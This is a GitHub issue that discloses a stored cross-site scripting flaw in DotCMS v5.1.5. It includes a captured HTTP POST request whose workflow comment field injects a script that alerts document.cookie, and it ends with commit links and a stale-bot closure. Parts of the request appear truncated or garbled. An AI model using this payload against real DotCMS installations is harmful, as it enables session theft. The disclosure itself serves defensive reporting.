

[New issue](#)

[Jump to bottom](#)

DotCMS v5.1.5 stored xss vul. #16890

🔒 Closed

graySava opened this issue on Jul 18, 2019 · 1 comment

Labels



Type : Bug

Won't Fix

graySava commented on Jul 18, 2019 • edited


I've found a xss vul on DotCMS v5.1.5,it allows remote attackers to insert js code and print cookie.Some screenshots below.

Home->Task->landing page



```
POST /c/portallayout?p_l_id=70869&jsessionid=0006c6p_p_id=workflow6p_p_act  
ion=l6p_p_state=maximized&angularCurrentPortlet=workflow6p_p_mode=view6_workflow_str  
uts_action=%2Fext%2Fworkflows%2Fedit_workflow_task&workflow_inode=f...ub  
g... HTTP/1.1  
Host: 172....:8088  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0  
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8  
Accept-Language: en-US,en;q=0.5  
Accept-Encoding: gzip, deflate  
Referer:  
http://172...../c/portallayout?p_l_id=70869&jsessionid=0006c6p_p_id=workflow6p_p_act  
ion=l6p_p_state=maximized&angularCurrentPortlet=workflow6p_p_mode=view6_workflow_str_u  
cts_action=/text/workflows/edit_workflow_task&workflow_cmd=view6_workflow_taskId=6...  
&.sin_frame=true&sframe=detailFrame&container=true&angularCur  
rentPortlet=workflow  
Cookie: JSESSIONID=0006C6P_P_ID=FEDIT_WORKFLOW_TASK; JSSESS...OS;  
access_token=...NjMIMJ  
...MzMUMjd  
K4Hv...  
DWR$SESSIONID=  
Connection: close  
Upgrade-Insecure-Requests: 1  
Content-Type: application/x-www-form-urlencoded  
Content-Length: 470  
  
referrer=%2F%2Foortal%2Flayout%3fp_l_  
ids%3dwo_v_langlo%3du%2f...%3d%32  
kflow%2_Fext%252Fworkflows%2Fedit_workflow_task%26_workflow...bb8-be  
S...f16cmd=add_comment&comment=%3Cp%3Exss%26lt%3Bscript%26gt%3Balert%28docu  
ment.cookie%29%26lt%3B%2Fscript%26gt%3B%3C%2Fp%3E
```

click Home->Task->landing page again you will see the alert



graySava added the `Type : Bug` label on Jul 18, 2019

jdotcms added a commit that referenced this issue on Aug 16, 2019

#16890 renaming the content_type_workflow_action_mapping to workflow_... 782c342

jdotcms added a commit that referenced this issue on Aug 16, 2019

#16890 reformatting the oracle creates table f8e3a41

jdotcms added a commit that referenced this issue on Aug 16, 2019

#16890 removing for oracle the ; on the sql statements 96b70fa

jdotcms added a commit that referenced this issue on Aug 16, 2019

#16890 removing for oracle the ; on the sql statements 6e8ad77

jgambarios pushed a commit that referenced this issue on Aug 19, 2019

#16890 3b1632e

jgambarios pushed a commit that referenced this issue on Aug 19, 2019

#16890 renaming the content_type_workflow_action_mapping to workflow_... a41cd2d

stale commented on Oct 22, 2019

This issue has been automatically marked as stale because it has not had activity within the past 90 days. It will be closed in 30 days no further activity occurs. Thank you.

stale added the `Won't Fix` label on Oct 22, 2019

stale closed this as completed on Nov 21, 2019

Assignees

No one assigned

Labels

Type : Bug `Won't Fix`

Projects

None yet

Milestone

No milestone

Development

No branches or pull requests

1 participant

